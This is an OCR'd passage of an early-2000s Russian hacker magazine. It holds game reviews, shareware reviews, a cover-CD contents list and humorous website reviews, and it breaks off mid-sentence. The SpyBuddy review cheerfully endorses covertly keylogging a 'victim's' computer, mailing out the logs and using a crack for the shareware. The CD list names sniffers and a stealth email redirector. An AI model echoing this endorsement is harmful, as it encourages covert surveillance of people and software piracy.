Описуха	Неплохая, в общем-то, игра проигрывает Ил-2 по всем показателям. Набор машин стандартный, наших, разумеется, нет. Да и не может быть - работать предстоит в набившей оскомину Нормандии. Графика, за исключением эффектов огня, дыма и т.д., выполнена вполне прилично, но никакого сравнения с Ил-2 не выдерживает. И так каждый аспект игры - вроде ничего, но Ил-2 намного круче.
ПРИГОВОР	СРЕДНЕ





Урожденная	End of Twilight
Жанр	*Squad based combat*
Похожесть	*Incubation*
Мать/отец	*Craftpath Software/New Media Generation*
Требует	*P2-266(P3-500), 64(128), 3D*
Групповуха	*Обломись*
Описуха	Походовая «стратегия» на грани с логической головоломкой. Главный герой со своей командой проходят 12 абсолютно линейных уровней, находя и разгадывая загадки, только с помощью которых можно завершить текущую миссию. Пока задачку не решишь - победить абсолютно без мазы, так что на самом деле стратегией тут даже и не пахнет. Графика прикольная, атмосфера чувствуется, но уж слишком все занудно.
ПРИГОВОР	СРЕДНЕ





Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>





Урожденная	The Elder Scrolls III: Morrowind
Жанр	RPG
Похожесть	Daggerfall
Мать/отец	Bethesda Softworks/Ubi Soft
Требует	P3-500(P4-2Ghz), 256(512), 3D (GeForce 4)
Групповуха	Обломись
Описуха	Преемница одной из лучших RPG всех времен и народов (Daggerfall), эта игра претендует
ПРИГОВОР	РУЗЕ(З)!

на звание лучшей ролевки 2002. Игровой мир огромен и настолько красив, что даже простые прогулки по нему завораживают. Ролевая система абсолютно открыта: ты можешь играть кем хочешь и как хочешь. В двух словах об этой игре не расскажешь - просто купи ее и убедись во всем сам.






Урожденная	High Heat Major League Baseball 2003
Жанр	бейсбольный сим
Похожесть	MLB 2002
Мать/отец	3DO
Требует	P-200(P2-350), 32(64), 3D
Групповуха	LAN, Инет
Описуха	Если ты хардкорный фанат бейсбола, то это игра для тебя. Более серьезного и продуманного симу-
ПРИГОВОР	СРЕДНЕ

лятора этого вида спорта тебе вряд ли удастся найти. Игру можно настраивать как душе угодно: и AI, и правила - вообще все. Но если ты не спишь в обнимку с битой, то лучше не напрягайся: не детская сложность вкупе с нищенской графикой отобьют у тебя всякое желание стать крутым бейсболистом.





Урожденная	Army Men: RTS
Жанр	как ни странно, RTS
Похожесть	Dark Reign 2
Мать/отец	Pandemic Studios/3DO
Требует	P-233(P2-400), 64(96), 3D
Групповуха	Инет
Описуха	Очередная инкарнация Великой Войны Зеленых против Коричневых. На этот раз в облике RTS. Все стандартно: строим
ПРИГОВОР	СРЕДНЕ


немногочисленные постройки, добываем два вида ресурсов, клепаем пехоту с техникой и вперед - на пластмассовые бастионы врага. Достоинства: на удивление грамотный AI и удобство управления. Недостатки: принадлежность к порочной серии Army Men и... все остальное.





Урожденная	Tom Clancy's Ghost Recon: Desert Siege
Жанр	тактика
Похожесть	Rainbow 6, SWAT 3
Мать/отец	Red Storm/Ubi Soft
Требует	P2-450(P3-600), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Замени надоевшие пейзажи на пески эфиопщины, а русские небритые морды на темнокожих аф-
ПРИГОВОР	СРЕДНЕ


риканцев и ты получишь Desert Siege - типа-адд-он с типа-новыми-фишками. Фишки заключаются в новой заставке, другом сюжете (если это кого-то интересует) и, естественно, свежем месте действия. 8 миссий проходятся на одном дыхании, после чего остается такое чувство, что тебя нае... э-э-э... наексплуатировали ;).





Урожденная	Die Hard: Nakatomi Plaza
Жанр	FPS
Похожесть	Duke Nukem 3D, No One Lives Forever
Мать/отец	Piranha Games/Sierra Entertainment
Требует	P2-400(P3-750), 64(256), 3D
Групповуха	Обломись
Описуха	Шутер по мотивам боевика «Крепкий Орешек». В духе времени проводим контртеррористическую операцию в пределах от-
ПРИГОВОР	СРЕДНЕ

дельно взятого небоскреба. Точность и красота текстур, почерпнутых из фильма, соседствует с убогостью уровней, придуманных разработчиками. Оружие из фильма - клево, AI от разработчиков - отстой. Геймплей «из фильма» - улет, сюжет от разработчиков - маразм. И так во всем. Лучше посмотри фильм.








Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>




Урожденная	Carnivores: Cityscape
Жанр	охотничий FPS
Похожесть	Carnivores 2-3, Serious Sam
Мать/отец	Wizard Works/Infogrames
Требует	P2-400(P3-600), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Фактически это не охотничий сим, это шутер. Бегаешь по городу, коридорам всяким, лабиринтам, собираешь аптечки, патроны, ныкаешься от динозавров - какая же это охота? Игра на движке Serious Sam, а значит - графика и звук на уровне. Есть прикольный режим: игра от лица динозавра: лопаешь десантников, рвешь на части пешеходов - красота! Но серьезно воспринимать это как FPS, конечно, нельзя.
ПРИГОВОР	СРЕДНЕ




Урожденная	Simon the Sorcerer 3D
Жанр	квест
Похожесть	The Watchmaker, GK 3
Мать/отец	Adventure Soft/Vivendi Universal Interactive
Требует	P-233(P2-400), 64(128), 3D
Групповуха	Обломись
Описуха	Трехмерное убожество про юного волшебника (нет, про ДРУГОГО юного волшебника), который шляется по параллельным мирам. Графика находится на уровне первого поколения трехмерных ускорителей, загадки сводятся к пиксельхантингу и тупому комбинированию предметов, а количество баго-глюков делает этот «квест» абсолютно неиграбельным. Например, некоторые ключевые предметы просто забыли нарисовать!
ПРИГОВОР	ЛАЖА





Урожденная	Roller Coaster Factory 2
Жанр	симулятор американских горок
Похожесть	Roller Coaster Factory, Ultra Coaster
Мать/отец	Fusion Digital Entertainment/ValuSoft
Требует	P2-266(P3-350), 32(64), 3D
Групповуха	Обломись
Описуха	На этот раз перед нами не тайкун, а симулятор пресловутых аттракционов. То есть в прилагаемом редакторе прокладываем маршрут горки, в самой игре на ней и катаемся. Мечта идиота. Это могло бы сойти за оригинальность, если бы не бездарная угловатая графика и не отсутствие хоть какого-то намека на здравый смысл. По сути это даже не игра, а редактор костеров с тестовым режимом. Отстой.
ПРИГОВОР	ЛАЖА

Урожденная	The Partners
Жанр	виртуальная жизнь
Похожесть	The Sims
Мать/отец	Monte Cristo
Требует	P2-400(P3-600), 32(64), 3D
Групповуха	Обломись
Описуха	Дожили! У нас появился клон The Sims! Всем радоваться полчаса. Вернее, не совсем клон, ведь в данном случае мы будем симулировать не семью, а рабочий коллектив. Оборудование офиса компьютерами и бильярдными столами, флирт с секретаршами и «чиста базары» с сослуживцами, попойки и обсуждения футбола, кресла и диваны, точная копия интерфейса The Sims - что еще нужно для полного счастья на рабочем месте?
ПРИГОВОР	СРЕДНЕ




Урожденная	Virtua Tennis
Жанр	теннисный симулятор
Похожесть	Tennis Master Series
Мать/отец	Sega/Empire Interactive
Требует	P2-450(P3-800), 64(128), 3D
Групповуха	LAN
Описуха	Порт с приставки, со всеми вытекающими. Графика вполне себе ничего (падают красиво!), а вот управление подкачало - сказывается дефицит клавиш. AI немного странный: в паре играет грамотно, а в одиночку зависит от уровня сложности - либо вообще никакой, либо киборг-убийца. Среди стандартных режимов игры есть карьерный рост (любят на консолях это дело). Все остальное довольно стандартно.
ПРИГОВОР	СРЕДНЕ



ЖУРНАЛ
МОТО
ВСЕ ОСТАЛЬНОЕ – ОТСТОЙ

ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

RestoreIT! Deluxe Edition v 3.01

Windows 9x/Me/NT/2k/XP
Size: 20685 Kb
Shareware
http://www.farstone.com




На днях я снес 98-е и поставил на свою рабочую машину 2000-е. Поступать так мне не хотелось, но, как говорится, жизнь заставила - слишком много развелось программ, которые соглашаются работать только под самыми последними версиями Windows. К счастью, два сервис-пака для Win2k уже вышло, так что пользоваться этой ОС можно без опаски. Правда, одна проблема у меня все же возникла: как уберечь систему от последствий тестирования десятков самых разнообразных (и порой небезопасных:) программ? Мой любимый SecondChance с 2000-ми не дружит, а к программе GoBack я сам привыкнуть не могу - слишком уж она самостоятельная… Как обычно, решение нашлось после широкомасштабного прочесывания Сети. Именно таким образом я узнал о существовании утилиты под названием RestoreIT!, которая отныне является неотъемлемой частью моего "тестового комплекса". Сразу предупреждаю: внешне указанная программа выглядит чрезвычайно простенько. В принципе, она и делать-то умеет только две вещи: сохранять текущее состояние системы и восстанавливать сохраненное ранее. Но! Во-первых, RestoreIT, как и SecondChance, создает "точки возврата" по твоему приказу (и, в случае надобности, по расписанию). Поставил "точку", протестировал пироги (винч отформатировал, трояна запустил, письмо с вирусом почитал :), откатился назад. Во-вторых, прогу можно попросить "возвратить в прошлое" не весь винчестер, а один лишь логический диск C. Это очень удобно, поскольку обычно на этом диске располагаются системные файлы, и именно с ним происходят всякие нехорошие вещи. В-третьих, RestoreIT! активируется/деактивируется одним кликом без перезагрузки машины. Решил поиграть - выключил, ресурсы освободились. Захотел узнать, как примет твоя система новый драйвер - включил RestoreIT, проверил… И даже если в результате этой проверки система откажется загружаться - не беда: RestoreIT! грузится раньше Виндов - увидев приглашение программы, нажимаешь пробел и выбираешь то из "зафиксированных" состояний твоей системы, которое ты хочешь восстановить.

MyIE v 3.3R

Windows 9x/Me/NT/2k/XP
Size: 340 Kb
Freeware
http://www.myierus.narod.ru

Новая версия лучшей на сегодняшней день надстройки для Internet Explorer, заделанная китайскими товарищами и русифицированная нашими отечественными умельцами. После выхода MyIE ослиководы, чей браузер из коляски для инвалидов чудесным образом вдруг превратился в реактивный самолет, с новой силой начали гнуть пальцы и кричать "Opera - отстой!". Но мы-то с тобой, коллега, знаем, у кого разработчики MyIE позаимствовали самые полезные фишечки: многооконный интерфейс с панелью-индикатором загрузки страниц, отключение загрузки графики одним кликом и управление бродилкой "жестами" мыши :). Тем не менее стоит признать, что и оригинальных функций в MyIE хватает. Тут тебе и удаление всплывающих окон, и фильтрация баннеров, и автосохранение веб-страниц, и автоматическое прокручивание текста в окне, и возможность быстрого переключения с одного прокси-сервера на другой… Русская версия MyIE может к тому же похвастаться такими полезными вещами, как онлайновый переводчик веб-страниц PROMT Reverso, подправленное меню смены кодировки и отличная панель интегрированных поисковых систем. Весит надстройка всего ничего, установки не требует и работает бесплатно. Ну что тут скажешь… молодцы, китайцы! Качать обязательно!



EarthViewer 3D Pro v 1.3.2

Windows 9x/Me/NT/2k/XP
Size: 3168 Kb
Shareware
http://www.earthviewer.com




Очень эффектная программа. На основе спутниковых и аэрофотоснимков высокого разрешения, данных о высотах, координатах GPS и другой информации она строит фотореалистичную трехмерную модель земного шара. Главное отличие EarthViewer 3D от других виртуальных глобусов состоит в том, что по мере приближения к земной поверхности изображение становится не размытым, а все более и более детализованным. Так же, как и в кино, здесь камера срывается с орбиты, пробивает облака, и вскоре какой-нибудь огромный город на экране плавно сужается до размеров улицы или даже одного-единственного здания. Кстати, "падать" вертикально вниз тебе совершенно не обязательно: EarthViewer 3D позволяет менять угол обзора. При этом ты увидишь не шарик с наклеенной на него картой, а полностью трехмерные холмы, горы и долины родной планеты… Ну а теперь пришло время для ложки дегтя. Даже для нескольких ложек :). Начну с того, что карты с высоким разрешением имеются лишь для городов США, так что взглянуть с высоты птичьего полета на березку перед своим домом в Урюпинске тебе с помощью EarthViewer 3D скорее всего не удастся. Другой минус данной проги заключается в том, что все необходимые для своей работы данные она качает через И-нет. Я тестировал EarthViewer 3D на машине в конторе, связанной с Сетью выделенным каналом, так там все просто летало, но что-то мне подсказывает, что по обычному модему полета не получится - слишком уж детальную картинку программка старается вывести на экран.



Vital Desktop v 1.3.8

Windows 9x/Me/NT/2k/XP
Size: 94 Kb
Freeware
http://www.vital-desktop.com

Общая проблема всех скринсейверов заключается в том, что они работают тогда, когда пользователь отдыхает. А поскольку мало кто отдыхает, сидя за компьютером, то и выходит, что в большинстве случаев скринсейверы работают впустую - любоваться картинками, которые они старательно выводят на экран, просто некому. Программа Vital Desktop исправляет это недоразумение. Она позволяет использовать хранителей экрана в качестве... оригинальных динамических обоев. В меню “Свойства: Экран” после установки Vital Desktop появляется одноименная



вкладка, в которой можно настроить параметры запуска проги, выбрать интересующий тебя скринсейвер и сконфигурировать его. Обрати внимание: если ты отметил скринсейвер, но область предварительного просмотра осталось темной, то это значит, что в фоновом режиме работать он скорей всего не будет. Впрочем, большинство качественно написанных хранителей экрана с Vital Desktop вполне совместимы. По крайней мере свой любимый Moolah! 3D (www.UselessCreations.com) мне запустить удалось, и теперь у меня за иконками приложений постоянно идет дождь из американских долларов.
Vital Desktop также встраивает дополнительный пункт в контекстное меню, возникающие при щелчке правой кнопкой мышки по Рабочему столу. Благодаря этому пункту можно быстро попасть в меню настройки программы, а также выключить анимацию с тем, чтобы высвободить все ресурсы машины для какого-нибудь “тяжелого” приложения.

TIPS&TRICKS

Я думаю, тебе не раз приходилось открывать ДОСовские файлы в Word'е. И, если эти файлы содержали таблицы, ты, наверное, наблюдал такую мерзкую картину, что все столбцы непонятным образом смещаются и таблицы превращаются в кашу, в которой трудно, что-либо понять. Но, этого можно избежать, достаточно выделить таблицу и установить для нее шрифт Courier New, как все столбцы чудесным образом встанут на свои места. Это происходит потому, что шрифт Courier New, имеет одну важную особенность, которой нет у других шрифтов - все его символы имеют одну и ту же ширину, как у пишущей машинки.
И еще о шрифтах. Если при открытии текстового файла с русской кодировкой в Блокноте, ты видишь непонятные кракозябры, то просто измени шрифт на Terminal (Формат -> Шрифт) и читай на нормальном языке Пушкина (если Terminal не помогает можно попробовать System).
Запомни все эти шрифты, очень часто помогают.

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?

ХАКЕР

- весь софт из журнала,
- свежие драйвера и апдейты для Windows и *nix,
- полезные утилиты,
- куча музыки,
- демки от лучших команд

№6 (42)
июнь 2001

СОФТ:
- все ШароWAREZ от M.J. Ash'a
- весь софт из PC_ZONE
- все X-релизы
- лучший хакерский софт
- Opera
- Nero

ЮНИКС:
- весь софт из Юниксоида
- все новые ядра
- OpenOffice
- Mozilla
- Kylix 2

ДРАЙВЕРА:
- nVidia
- ATI
- Hercules
- Creative
- Logitech
- Rockwell
- DirectX 8.1

ПЛЮС:
- куча музыки, полезные утилиты,
- лучшие демки, стафф для кодера
- и многое другое...

ШароWARE

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

»» СОФТ

- WinRAR 3.0 Rus
- RestoreIT! Deluxe Edition v 3.01
- EarthViewer 3D Pro v 1.3.2
- MyIE v 3.3R
- Net Snippets v 2.0
- Vital Desktop v 1.3.8
- VoiceMask Pro v 1.2
- Scanner v 2.6
- SpyBuddy v 1.5
- KaZaA Lite v 1.6
- Dup Detector v 2.1
- X-Vote
- Webd00dnuke
- Datapipe
- Цербер
- MailProxy
- X-Uploader
- Lordz
- VSniff
- xSHaReZ
- MailCut
- Boss Everyware 2.43
- Asniffer 1.0 beta 4
- Stealth Email Redirector
- I-Spy
- ShadowScan 2.17
- IP-Tools 2.07
- Shadow Security Scaner 5.29
- HFNetChk 3.3
- Whisker 1.4
- Антивирус Касперского Personal Pro 4.0
- DrWeb v4.27b
- Anti-Trojan 5.00.263
- ZoneAlarm
- Sygate Personal Firewall PRO 4.2
- WCPUID
- 3Dmark2001 SE
- SiSoft Sandra 2002
- FreeMemory
- MotherBoard Monitor
- SequoiaView 1.2
- System Mechanic
- ASCII Editor 4.1 BETA
- Mozilla 1.0 RC2
- DivX Pro 5.02
- Netscape 6.2.3
- The Bat! 1.60m
- Opera 6.02 Final
- ICQ 2002a v5.33 build #3727
- Nero 5.5.8.2

»» ДРАЙВЕРА

- ASUS V7700 TI Series Driver
- 14.62an
- Vidia Detonator XP
- DirectX 8.1
- Logitech MouseWare 9.60
- Creative SB Live! Remote Center Update
- Creative SB Audigy Update
- Hercules Gamesurround Muse XL
- nForce chipset driver 1.05
- ATI Radeon
- Rockwell modems

»» ЮНИКС

- Последние ядра
- Русский OpenOffice 1.0
- Xine 0.9.9
- GnuPG 1.0.7
- Mozilla 1.0 RC2
- Opera 6.0
- Borland Kylix 2 Open Edition
- Gimp 1.2.3
- Blender
- Quanta+ 2.0.1
- K-3D
- Russian Apache 1.3.24
- mod_mp3 0.37
- DVD libs
- DivX
- LAME 3.92
- MPlayer
- Vobcopy 0.4.3
- transcode 0.4.3
- DivX Scripts
- drip 0.8.1

»» МУЗЫКА

- Новые трэки от C-File
- Подборка Синтеза
- Pocket Band
- Alternative Selection
- XMPlay 2.3
- in_bass.dll
- Fast Tracker v.2.09
- Psycle 1.6plus

»» ДЕМКИ

- Hologram
- Borg
- Mother, Mother! Fuckwit Daddy!
- Poem To A Horse
- 4K Trace
- Tatsu
- Oh so fuc*in abstract world

»» TRASH

- Delphi-компоненты
- Delphi-хидеры
- Сканер портов
- Исходники из Кодинга
- X-stuff

Dup Detector v 2.1

Windows 9x/Me/NT/2k/XP
Size: 1150 Kb
Freeware
http://www.prismaticsoftware.com

Работа пользователя с графикой, цифровым фотоаппаратом или беззаветная любовь к порнографии часто приводит к тому, что на винчестере начинает оседать большое количество изображений. А из-за того, что юзер частенько копирует файлы туда-сюда, сохраняет промежуточные результаты редактирования, забывает удалять неудачные кадры, некоторые изображения вдобавок еще и "размножаться" потихонечку начинают. Что уже весьма неприятно. Но как с этим бороться? Простым вычесыванием дубликатов файлов (по имени и размеру) обычным файл-менеджером зачастую не обойтись, поскольку изображения могут едва уловимо отличаться содержанием, цветопередачей, иметь различные форматы или размеры (к примеру, 1024x768 - оригинал, 800x600 - его уменьшенная копия). Значит - следует поискать специализированное приложение для поиска дубликатов и просто ПОХОЖИХ изображений, умеющее сравнивать СОДЕРЖАНИЕ графических файлов. Хорошая утилита, в полной мере обладающая требуемыми способностями, называется Dup Detector. Работать с ней несложно: сначала ты указываешь папку и запускаешь процесс сканирования. Когда он завершится, выбираешь алгоритм сравнения, задаешь, если требуется, процент соответствия и нажимаешь кнопку "Find dups". Немного подумав, Dup Detector начнет показывать тебе попарно найденные дубликаты, ты их внимательно рассматриваешь, сравниваешь, выбираешь наименее качественный вариант изображений и тут же его удаляешь.

Лажается программа редко, файлы анализирует быстро, а если учесть, что она еще и денег за свой труд не просит, то найти альтернативу ей, пожалуй, будет не так просто :).

SpyBuddy v 1.5

Windows 9x/Me/NT/2k/XP
Size: 1362 Kb
Shareware
http://www.exploreanywhere.com


Клавиатурный шпион с дружелюбным интерфейсом и довольно-таки злобной сущностью - отличное приобретение для любопытных людей с большими ушами, длинными носами и хитрыми глазками. На компьютере "жертвы" он работает совершенно незаметно, записывая в лог-файл названия запускаемых приложений и распечатанных документов, заголовки открытых окон, содержимое Буфера обмена и адреса любимых веб-сайтов пользователя. Кроме этого, предусмотрена возможность время от времени делать снимки экрана и четко фиксировать все нажатия клавиш, произведенные пользователем во время работы на подконтрольной машине. SpyBuddy адекватно реагирует на переключение раскладки клавиатуры, поэтому тексты, набранные по-русски, захватываются верно. Как и в любом другом продвинутом клавиатурном шпионе, в SpyBuddy возможна отправка "отчета о проделанной юзером работе" на заранее заданный почтовый адрес. Также собранную информацию можно вручную сбросить в файл формата TXT, HTML или Microsoft Excel... В общем, SpyBuddy представляет собой хороший инструмент для слежения за юзером Ушастым (особенно в том случае, когда под рукой есть подходящий кряк, - увы, как и большинство стоящих вещей в этом мире, эта прога имеет статус Shareware :).



Scanner v 2.6

Windows 9x/Me/NT/2k/XP
Size: 161 Kb
Freeware
http://www.steffengerlach.de/freeware

Дисковый браузер, аналог популярной утилиты SequoiaView (www.win.tue.nl/sequoiaview), но с еще более необычным интерфейсом. Scanner представляет содержимое жесткого диска в виде круговой диаграммы. На этой диаграмме каждой папке и файлу соответствует свой сектор - с размерами, пропорциональными занимаемому ими пространству. Чтобы не загромождался рисунок, показываются лишь те сектора, размеры которых превышают определенную величину. Для большей наглядности в программе используется расширенная диаграмма с концентрическими кольцами, помогающими определить уровень вложенности директории. Если подвести курсор к какому-либо сектору на диаграмме, то можно узнать, какой объект он отображает. Обнаружив "ненужный" файл-сектор, кликаешь по нему правой кнопкой и в появившемся контекстном меню ищешь пункт "Удалить". На самом деле, как и SequoiaView, Scanner создавался специально для того, чтобы пользователь мог быстро высвободить место на жестком диске, необходимое ему для нормальной работы. И идея, реализованная в программе, срабатывает на все 100 процентов: из-за того, что размеры секторов пропорциональны размерам файлов, то всякие там видеозаписи, mp3'шки, графические изображения и другие файлы большого объема, с которых и надо начинать любую чистку, на круговой диаграмме действительно очень хорошо просматриваются.






WWW

Витольд Барский (psy@ft.inc.ru)
Асёна (asya@ft.inc.ru)

Музей фаллосов

http://www.ismennt.is/not/phallus/ens.htm





В последнее время меня завалили письмами с одним вопросом - "Где можно посмотреть на фаллосы?". Эпидемия какая-то... Я провел титаническую работу, чтобы удовлетворить любопытство страждущих: звонил во всевозможные государственные и частные организации, писал письма, рассылал спам в невероятных объемах... И всех спрашивал, нельзя ли посмотреть их фаллосы. Но все они, ничего не показывая и не отвечая прямо на поставленный вопрос, предлагали обратиться мне в... Не важно - куда. Я туда все равно не пошел. Пошел в Интернет. И вот там-то (конечно, не сразу), нашел, что так долго искал - музей фаллосов. Вполне себе настоящий и материальный: можешь его посетить, он открыт со вторника по субботу с двух до пяти часов, телефоны для справок - 566-8668 и 561-6663 (адрес уточни на сайте). А если тебе не терпится, то на этом же сайте ты можешь найти множество интереснейших экспонатов (подчас весьма впечатляющих форм и размеров ;), принадлежащих различным млекопитающим (человек, кстати, тоже к ним относится). Просьба ко всем, кто посетит музей, черкнуть мне пару слов с отзывами и пр. (а то мы сами не местные...).

Суперпупермега-портал номер 26


http://amp.nm.ru/



У кого-то - Рамблеры и Яндексы разные, а тут - "Суперпупермегапортал номер 26". Вроде бы все как у людей - поисковик, каталог, новости, почта, голосование и прочие портальские радости. Зато есть одно, но очень большое отличие: на этом милом Суперпупермегапортале можно не только найти, но и спрятать все что угодно! И благодаря этой возможности Суперпупермегапортал вышел на первое место (в день моего посещения счетчик PodLog, обсчитывающий Суперпупермегапортал, выдал сообщение: "Сегодня Вы наш 234562982-й посетитель!"). Теперь подробнее про другие неограниченные возможности Суперпупермегапортала. Поиск. Ведется не только в Интернете, но и в электросети, и под кроватью. Если ты владелец сайта, ты можешь: добавить урл, убавить урл, сходить на урл и послать друга на урл. Если ты что-то ищешь по каталогу, то к твоим услугам разделы: развлечения (с подразделами: хиханьки, хаханьки, фантики, бантики и другие), любовь (самые посещаемые подразделы: шуры, муры, танцы, шманцы), морковь (добыча, транспортировка, переработка , хранение) и самый главный раздел - для взрослых (здесь интересны все 7 подразделов: ;&*, &^%$#, &^%$#*+ и #^%$#%, &^%$#^%$@, $^%$ с ^&*%*$#, *&%$!)&^, &^%$#*^&@, но я бы рекомендовал особенно два следующих - &^%$#^%$@ и $^%$ с ^&*%*$#). Там есть много чего еще, но нельзя в нескольких строках объять необъятное, так что беги скорее на "Суперпупермегапортал номер 26", так как другого такого суперпупермегапортала ты не найдешь больше нигде.

Энциклопедия полезных идей

http://www.goodidea.ru/



На этом сайте собрано столько всего полезного "по жизни", что ни в одной книге ты этого не прочитаешь и за несколько жизней всех этих премудростей не постигнешь. Здесь собраны решения всех проблем, с которыми ты можешь когда-либо столкнуться: как правильно забить гвоздь или как избавиться от гудящего крана, как починить гремящий вентилятор блока питания компьютера или как правильно любить на стуле ;). Согласись, что ты миллион раз в жизни сталкивался с этими или подобными проблемами. Теперь тебе их больше не придется решать самому - достаточно зайти на сайт, и через пять минут ты уже спец по всем областям жизни. Будут забиты гвозди, а не пальцы, кран на пару с соседями снизу перестанет гудеть, вентилятор не будет греметь (и даже не потому, что весь комп уйдет в глубокий даун), а стул вместе с твоей девушкой будут в полном порядке. Короче, все будет хорошо. С помощью этого сайта ты сможешь ненадолго становиться сантехником или любовником, автолюбителем или студентом, спортсменом или маляром; и все это - профессионально!

Автоматический успокоитель нервов

http://www.nuclear.ru/ok/



Люди, чтобы самоутвердиться, из кожи вон лезут. Читают умные журналы, ходят на полезные сайты, учатся чему-то, девушек обольщают, деньги зарабатывают... А смысл? У тебя теперь - все намного проще. Предлагаемая ссылка обязательно должна быть стартовой у твоего браузера. А если ты подолгу сидишь за компом, то эта страница должна автоматически загружаться каждые 10 минут.
На эту страницу надо заходить для успокоения нервов и для подъема настроения. Ведь вокруг столько людей! И почти каждый норовит испортить тебе настроение, плюнуть в душу и даже нагадить там. Препод пару поставил, у подруги "голова болит", в транспорте нахамили, в магазине пиво теплое... это можно продолжать до бесконечности. Как после всего этого жить? А вот как: ссылочка-то как раз для такого случая! Не хочу ничего рассказывать о ней - весь кайф пропадет. Ты просто сходи, введи свое имя - и наслаждайся :).

Пикап


http://www.pickap.boom.ru/



Знакомиться с девушкой никогда не вредно, никогда не поздно, никогда не рано, часто напряжно и почти всегда отнимает много времени. Вот последнюю проблему этот сайт тебе и решит - сэкономит кучу времени. Настоящий кул хацкер как обычно делает? Делает он так: один раз пишет программку и всю жизнь ее юзает. Применительно к пикапу это выглядит так: один раз составляешь план знакомства, а потом всю жизнь по нему знакомишься. Это же относится не только к знакомству, но и ко всему остальному: соблазнению, удержанию и т.п. Программеры даже придумали для этого дела такую фичу - шаблоны называются. Удобно, когда у тебя есть десяток стандартных шаблонов на все случаи жизни, которые ты и юзаешь в общении с девушками. На сайте собрана самая большая коллекция шаблонов для разной степени... э-э-э... близости общения. Выбери себе штук пять, которые тебе больше всего понравятся, и используй их всю оставшуюся жизнь. Большой КПД тебе обеспечен - ведь в коллекции только проверенные и большей частью уникальные шаблоны, выстраданные и вымученные 